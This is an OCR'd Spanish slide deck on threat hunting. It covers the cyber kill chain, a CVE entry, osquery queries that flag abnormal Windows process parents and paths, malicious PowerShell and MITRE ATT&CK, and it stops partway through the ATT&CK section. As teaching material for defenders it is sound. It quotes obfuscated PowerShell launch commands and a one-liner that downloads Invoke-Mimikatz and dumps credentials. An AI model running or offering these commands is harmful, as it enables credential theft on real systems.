



Fuente: Fireeye https://content.fireeye.com/apt/rpt-apt38

# Delivery

- Luego que un atacante ha recolectado suficiente información para perpetrar el ataque, la siguiente fase es la entrega:
  - **Spear phishing:** El recurso/payload es enviado como adjunto o como un link vía una comunicación directa, la cual parece legítima.
  - **SQL Injection :** Vía la explotación de vulnerabilidades en aplicaciones Web.
  - **Watering Holes**: El atacante compromete un sitio legítimo e implanta un exploit. El objetivo visitará el sitio y será comprometido.

# Spear phishing




Fuente: https://www.riskiq.com/blog/labs/cobalt-group-spear-phishing-russian-banks/

# Exploitation

- Durante la fase de Delivery, el threat actor no ha tenido interacción directa con el sistema objetivo y no ha podido interactuar con el.
- En la fase de Explotación, el atacante gana acceso e inicia a ejecutar código fuente arbitrario.

# CVE-2017-11882

## CVE-2017-11882 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

### Current Description

Microsoft Office 2007 Service Pack 3, Microsoft Office 2010 Service Pack 2, Microsoft Office 2013 Service Pack 1, and Microsoft Office 2016 allow an attacker to run arbitrary code in the context of the current user by failing to properly handle objects in memory, aka "Microsoft Office Memory Corruption Vulnerability". This CVE ID is unique from CVE-2017-11884.

**Source:** MITRE
**Description Last Modified:** 11/14/2017
+View Analysis Description

### Impact

**CVSS v3.0 Severity and Metrics:**
**Base Score:** 7.8 HIGH
**Vector:** AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (V3 legend)
**Impact Score:** 5.9
**Exploitability Score:** 1.8

**Attack Vector (AV):** Local
**Attack Complexity (AC):** Low
**Privileges Required (PR):** None
**User Interaction (UI):** Required
**Scope (S):** Unchanged
**Confidentiality (C):** High

**CVSS v2.0 Severity and Metrics:**
**Base Score:** 9.3 HIGH
**Vector:** (AV:N/AC:M/Au:N/C:C/I:C/A:C) (V2 legend)
**Impact Subscore:** 10.0
**Exploitability Subscore:** 8.6

**Access Vector (AV):** Network
**Access Complexity (AC):** Medium
**Authentication (AU):** None
**Confidentiality (C):** Complete
**Integrity (I):** Complete
**Availability (A):** Complete

QUICK INFO

**CVE Dictionary Entry:**
CVE-2017-11882
**NVD Published Date:**
11/14/2017
**NVD Last Modified:**
12/30/2017

Fuente: https://nvd.nist.gov/vuln/detail/CVE-2017-11882

# Installation

- Instalación de un Troyano de acceso remoto o un backdoor en el equipo de la víctima que le permita tener persistencia dentro del ambiente.
- Esta persistencia ocurre a nivel de sistema o a nivel de red.
  - Sistema: Root Kit o un RAT (Remote-access Trojan).
  - Red: Persistencia en múltiples sistemas y mediante la adquisición de credenciales.

# Command and Control

- Mecanismo que utilizan los threat actors para comunicarse con el sistema comprometido y poder enviar comandos.
- Principal objetivo es evitar que los canales de comunicación sean detectados.
- Algunas líneas de texto al día y full RDP.

# Actions on Objectives

- Objetivos y Acciones de un APT dependen en su misión. Puede estar enfocada en exfiltración de información sensible, denegación de servicio o destrucción.
  - **Exfiltración**: Propiedad intelectual de la empresa, Personally Identifiable Information (PII).
  - **DoS**: Caso de Ucrania en el 2015.
  - **Destrucción**: Stuxnet worm buscaba operar sistemas de controles industriales de forma no recomendada por la manufactura, resultando en fallos catastróficos.

Fuente: https://www.forbes.com/sites/forbestechcouncil/2018/10/05/the-cyber-kill-chain-explained/#736385936bdf

*“Si tu única herramienta es un martillo, tiendes a tratar cada problema como si fuera un clavo”*

*-Abraham Maslow.*

# Introducción a osquery


- Framework de instrumentación de sistema operativo para OSX, Linux y Windows.
- Desarrollado por Facebook.
- Expone un sistema operativo como una base de datos relacional de alto desempeño.
- Permite escribir consultas basadas en SQL para obtener información del Sistema operativo.
  - **Osqueryi shell**
  - **Osqueryid daemon**
- Profiling para medir rendimiento.

# Osquery packs


- Conjunto o paquete de consultas que ayudan a definir un calendario.

```
{
  "queries": {
    "active_directory": {
      "query": "select * from ad_config;",
      "interval": "1200",
      "platform": "darwin",
      "description": "Check each user's active directory cached settings."
    },
    "full_disk_encryption": {
      "query": "select * from disk_encryption;",
      "interval": "86400",
      "description": "Monitor for newly-encrypted/unencrypted disks."
    }
  }
}
```

# osquery schema



# Genealogía de Procesos



# Find Evil – Know Normal

**Knowing what's normal on a Windows host helps cut through the noise to quickly locate potential malware.**
**Use the information below as a reference to know what's normal in Windows and to focus your attention on the outliers.**

## System


**Image Path:** N/A for `system.exe` – Not generated from an executable image
**Parent Process:** None
**Number of Instances:** One
**User Account:** Local System
**Start Time:** At boot time
**Description:** The `System` process is responsible for most kernel-mode threads. Modules run under `System` are primarily drivers (.sys files), but also include several important DLLs as well as the kernel executable, `ntoskrnl.exe`.

## smss.exe

**Image Path:** `%SystemRoot%\System32\smss.exe`
**Parent Process:** System
**Number of Instances:** One master instance and another child instance per session. Children exit after creating their session.
**User Account:** Local System
**Start Time:** Within seconds of boot time for the master instance
**Description:** The Session Manager process is responsible for creating new sessions. The first instance creates a child instance for each new session. Once the child instance initializes the new session by starting the Windows subsystem (`csrss.exe`) and `wininit.exe` for Session 0 or `winlogon.exe` for Session 1 and higher, the child instance exits.

## wininit.exe

**Image Path:** `%SystemRoot%\System32\wininit.exe`
**Parent Process:** Created by an instance of `smss.exe` that exits, so tools usually do not provide the parent process name.
**Number of Instances:** One
**User Account:** Local System
**Start Time:** Within seconds of boot time
**Description:** Wininit.exe starts key background processes within Session 0. It starts the Service Control Manager (`services.exe`), the Local Security Authority process (`lsass.exe`), and `lsaiso.exe` for systems with Credential Guard enabled. Note that prior to Windows 10, the Local Session Manager process (`lsm.exe`) was also started by wininit.exe. As of Windows 10, that functionality has moved to a service DLL (lsm.dll) hosted by `svchost.exe`.




## csrss.exe

**Image Path:** `%SystemRoot%\System32\csrss.exe`
**Parent Process:** Created by an instance of `smss.exe` that exits, so analysis tools usually do not provide the parent process name.
**Number of Instances:** Two or more
**User Account:** Local System
**Start Time:** Within seconds of boot time for the first two instances (for Session 0 and 1). Start times for additional instances occur as new sessions are created, although often only Sessions 0 and 1 are created.
**Description:** The Client/Server Run-Time Subsystem is the user-mode process for the Windows subsystem. Its duties include managing processes and threads, importing many of the DLLs that provide the Windows API, and facilitating shutdown of the GUI during system shutdown. An instance of `csrss.exe` will run for each session. Session 0 is for services and Session 1 for the local console session. Additional sessions are created through the use of Remote Desktop and/or Fast User Switching. Each new session results in a new instance of `csrss.exe`.

## services.exe

**Image Path:** `%SystemRoot%\System32\services.exe`
**Parent Process:** `wininit.exe`
**Number of Instances:** One
**User Account:** Local System
**Start Time:** Within seconds of boot time
**Description:** Implements the Unified Background Process Manager (UBPM), which is responsible for background activities such as services and scheduled tasks. `Services.exe` also implements the Service Control Manager (SCM), which specifically handles the loading of services and device drivers marked for auto-start. In addition, once a user has successfully logged on interactively, the SCM (`services.exe`) considers the boot successful and sets the Last Known Good control set (`HKLM\SYSTEM\Select\LastKnownGood`) to the value of the CurrentControlSet.

## svchost.exe

**Image Path:** `%SystemRoot%\system32\svchost.exe`
**Parent Process:** `services.exe` (most often)
**Number of Instances:** Many (generally at least 10)
**User Account:** Varies depending on `svchost` instance, though it typically will be Local System, Network Service, or Local Service accounts. Windows 10 also has some instances running as logged-on users.
**Start Time:** Typically within seconds of boot time. However, services can be started after boot (e.g., at logon), which results in new instances of `svchost.exe` after boot time.
**Description:** Generic host process for Windows services. It is used for running service DLLs. Windows will run multiple instances of `svchost.exe`, each using a unique "`-k`" parameter for grouping similar services. Typical "`-k`" parameters include DcomLaunch, RPCSS, LocalServiceNetworkRestricted, LocalServiceNoNetwork,

Fuente: https://digital-forensics.sans.org/media/SANS_Poster_2018_Hunt_Evil_FINAL.pdf

# service.exe incorrect parent process

```
1   // Identificando cuando el proceso services.exe
2   // tiene distinto padre
3
4   SELECT name FROM processes
5   WHERE pid=
6           (
7               SELECT parent
8               FROM   processes
9               WHERE  LOWER(name)='services.exe'
10          )
11  AND LOWER(name)!='wininit.exe';
```

# svchost.exe incorrect parent process

```
1   // Identificando cuando el proceso svchost.exe
2   // tiene distinto padre
3
4   SELECT name
5   FROM processes
6   WHERE pid=
7           (
8               SELECT parent
9               FROM processes
10              WHERE LOWER(name)='svchost.exe'
11          )
12  AND LOWER(name)!='services.exe';
```

# Proceso lsass.exe

- Local Security Authority Subsystem Service
- Responsable de hacer cumplir las políticas de seguridad en el Sistema.
- Verifica que usuarios inicien sesión en un equipo o servidor Windows.
- Gestiona contraseñas y crea tokens de acceso.
- Escribe en el registro de seguridad de Windows.
- A menudo es falsificado por malware.
- Ubicado en Windows\system32.

# lsass.exe incorrect path

```
1   //lsass.exe ejecutándose en una ruta incorrecta
2   // del sistema operativo
3   SELECT * FROM processes
4   WHERE LOWER(name)='lsass.exe'
5   AND   LOWER(path)!='c:\\windows\\system32\\lsass.exe'
6   AND path!='';
```

# Powershell como vector de ataque

# PowerShell operando a plena vista


POSTED: 16 JUL, 2018 | 6 MIN READ | THREAT INTELLIGENCE

SUBSCRIBE FOLLOW

**PowerShell Threats Grow Further and Operate in Plain Sight**

Malicious PowerShell attacks increased by 661 percent from the last half of 2017 to the first half of 2018, and doubled from the first quarter to the second of 2018.

**Fuente**: https://www.symantec.com/blogs/threat-intelligence/powershell-threats-grow-further-and-operate-plain-sight

# Threat actors utilizan bajo nivel de ofuscación

```
pOWErSheLl -nopRoFi -WIn hiDdeN -NOLo -NOnInteRA -eXeCUTIoNp bYpass [...]
poweRSheLL -NoniNTeRACtivE -NoPr -exeCuTi ByPASS -WinDO hIDDen [...]
```

```
[TExt.ENCOdInG]::ascII')).repLACe(([chAR]118+[chAR]74+[chAR]100),[strinG][chAR]36).repLACe('p2j',[strinG]
[chAR]39).repLACe(([chAR]90+[chAR]111+[chAR]73),'|')[...]
$env:puBLIC[13]+$ENV:PubLic[5]+'X' [...]
```

```
powershell  iEX(( [RuNTime.InteropsErviCEs.maRsHaL]::PTrTOsTRinGAUto(
[rUNtImE.iNTERoPSERVIceS.marsHAL]::SecUReStriNGTOBSTR($('[REMOVED]' |ConVerTTO-secuREStrING -KEy
(146..169)) ))))
```

Fuente: https://www.symantec.com/blogs/threat-intelligence/powershell-threats-grow-further-and-operate-plain-sight

# Anatomía de un script malicioso


```
powershell.exe -Noprofile -NonI -W Hidden -Exec Bypass
-encodedcommand SUVYICgobmV3LW9iamVjdCBuZXQud2ViY2xpZW
50KS5kb3dubG9hZHN0cmluZygnaHR0cHM6Ly93d3cuZmlyZWV5ZS5j
b20vY29tcGFueS9qb2JzLmh0bWwnKSk=
```

1. **-NoProfile /NoP:** Indicates that current user's profile setup should not be executed when PS engine starts.
2. -**NonI**: NonInteractive prompt
3. -W Hidden: WindowStyleHidden
4. -Exec Bypass : Execution Policy Bypass
5. -encodedcommand : Base64

# Argumentos más utilizados

| Command line argument | Percentage of use |
|---|---|
| NoProfile/NoP | 77.9% |
| Window hidden/W hidden | 78.9% |
| Noninteractive/NonI | 76.6% |
| ExecutionPolicy bypass | 10.7% |

# Mimikatz y PowerShell



gentilkiwi / mimikatz

Watch 765 | Star 6,668 | Fork 1,540

Code | Issues 32 | Pull requests 8 | Projects 0 | Wiki | Insights

A little tool to play with Windows security http://blog.gentilkiwi.com/mimikatz

224 commits | 2 branches | 5 releases | 3 contributors

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

gentilkiwi [new/fix] misc::memssp for Windows 10 1803 x64 — Latest commit e380feb on Sep 25

| | | |
|---|---|---|
| inc | Vegas Edition | 3 months ago |
| lib | [fix #118] Adding missing fltlib.lib to the solution | 11 months ago |
| mimidrv | [new] dpapi::ssh from an idea of @ropnop and for Tal Be'ery | 6 months ago |
| mimikatz | [new/fix] misc::memssp for Windows 10 1803 x64 | 2 months ago |
| mimilib | Vegas Edition | 3 months ago |
| mimilove | Vegas Edition | 3 months ago |
| modules | [new] mimikatz dpapi::rdg to decrypt saved passwords in RDG files (Re... | 3 months ago |
| README.md | [fix] missing fltuser* includes | 11 months ago |
| kiwi_passwords.yar | Yara rule update to support recent mimikatz version (and logicaly Pet... | a year ago |
| mimicom.idl | Token & code enhancements | 2 years ago |
| mimikatz.sln | [fix] don't ask me why, but fixing previous SVN commit | 7 months ago |

# Mimikatz y PowerShell

- powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/[REMOVED]/Payloads/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

Fuente: https://www.symantec.com/blogs/threat-intelligence/powershell-threats-grow-further-and-operate-plain-sight

# MITRE ATT&CK

Adversarial Tactics, Techniques, and Common Knowledge.

# MITRE ATT&CK

- Framework que describe el comportamiento de los adversarios y la taxonomía de las acciones adversarias durante el ciclo de vida de un ataque.
- ATT&CK describe como los adversarios penetran las redes y luego hacen movimientos lateral, escalan privilegios y evaden defensas.
- Enfocado desde la perspectiva del atacante : Que están tratando de lograr y qué métodos están utilizando.
- El comportamiento de los adversarios está organizado en tácticas y objetivos técnicos específicos de un atacante.

Fuente: https://attack.mitre.org/resources/getting-started/

# ATT&CK resuelve 4 problemas

1

## Comportamiento de los Adversarios

Al enfocarse en las tácticas y técnicas de los adversarios, es posible determinar su comportamiento. Los indicadores de Compromiso tradicionales (Hashes, IP Address, dominios, llaves de registro) son fácilmente cambiadas por los atacantes y no representan cómo los adversarios interactúan con el sistema.

2

## Ciclo de vida de modelos que no encajaban

Los ciclos de vida existentes de un adversario y los conceptos del Cyber Security Kill Chain eran demasiado alto nivel para poder relacionar los comportamientos con las defensas. Existía mucho nivel de abstracción.

# ATT&CK resuelve 4 problemas

3

## Aplicación a ambientes reales

